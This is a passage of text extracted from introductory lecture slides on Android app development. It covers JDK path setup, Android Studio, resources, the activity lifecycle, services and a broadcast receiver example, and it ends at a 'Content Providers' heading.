

```
set JAVA_HOME=C:\jdk1.8.0_102
```

Setup



- Alternatively, you could also right-click on *My Computer*, select *Properties*, then *Advanced*, then *Environment Variables*. Then, you would update the PATH value and press the OK button.
- On Linux, if the SDK is installed in /usr/local/jdk1.8.0_102 and you use the C shell, you would put the following code into your **.cshrc** file.

```
setenv PATH /usr/local/jdk1.8.0_102/bin:$PATH  
setenv JAVA_HOME /usr/local/jdk1.8.0_102
```
- Alternatively, if you use **Android Studio** (**recommended**), then it will automatically download all required components.


Android Studio - Create a new project



Android Studio - Create a new project (cont'd)




Get familiar with Android Studio



Resources

- Types of resources: anim, color, drawable, layout, menu, raw, values, xml.
- Alternately, you can create a new directory in res/ named in the form **<resources_name>-<config_qualifier>**
- To access *res/drawable/myimage.png* and set an ImageView you will use following code –

```
ImageView imageView = (ImageView) findViewById(R.id.myimageview);  
imageView.setImageResource(R.drawable.myimage);
```



Activity

- An **activity** represents a single screen with a user interface.
- Android system initiates its program within an Activity starting with a call to *onCreate()* callback method.

Life-cycle of an Activity:

1. **onCreate()**: This is the first callback and called when the activity is first created.
2. **onStart()**: This callback is called when the activity becomes visible to the user.
3. **onResume()**: This is called when the user starts interacting with the app.

Activity (cont'd)

4. **onPause()**: This callback is called when the current activity is being paused and the previous activity is being resumed. During this time, it does not receive user input or execute any code.
5. **onStop()**: This callback is called when the activity is no longer visible.
6. **onDestroy()**: This callback is called before the activity is destroyed by the system.
7. **onRestart()**: This callback is called when the activity restarts after getting stopped.





Figure 1. A simplified illustration of the activity lifecycle.

Services

A **service** runs in the background to perform a task without user interaction and keeps working even if application is destroyed.

A service can essentially take two states –

1. **Started:** A service is started when an activity starts it by calling *startService()*.
2. **Bound:** A service is bound when an application component binds to it by calling *bindService()*.



Broadcast Receivers

- A Broadcast Receiver reacts to the system generated messages or the messages generated from other applications. These messages are called **events** or **intents**.
- The following steps are needed to use and respond to events using Broadcast Receiver:

1. **Creating the Broadcast Receiver:** A receiver can be created in an Activity by extending the abstract class BroadcastReceiver.


```
public class MyReceiver extends BroadcastReceiver {  
    @Override  
    public void onReceive(Context context, Intent intent) {  
        Toast.makeText(context, "Intent Detected (Power Connected)", Toast.LENGTH_LONG).show();  
    }  
}
```

1. **Registering Broadcast Receiver:** A receiver can be registered in Android Manifest file.

```
<receiver android:name="MyReceiver">  
    <intent-filter>  
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED">  
        </action>  
    </intent-filter>  
</receiver>
```

Content Providers

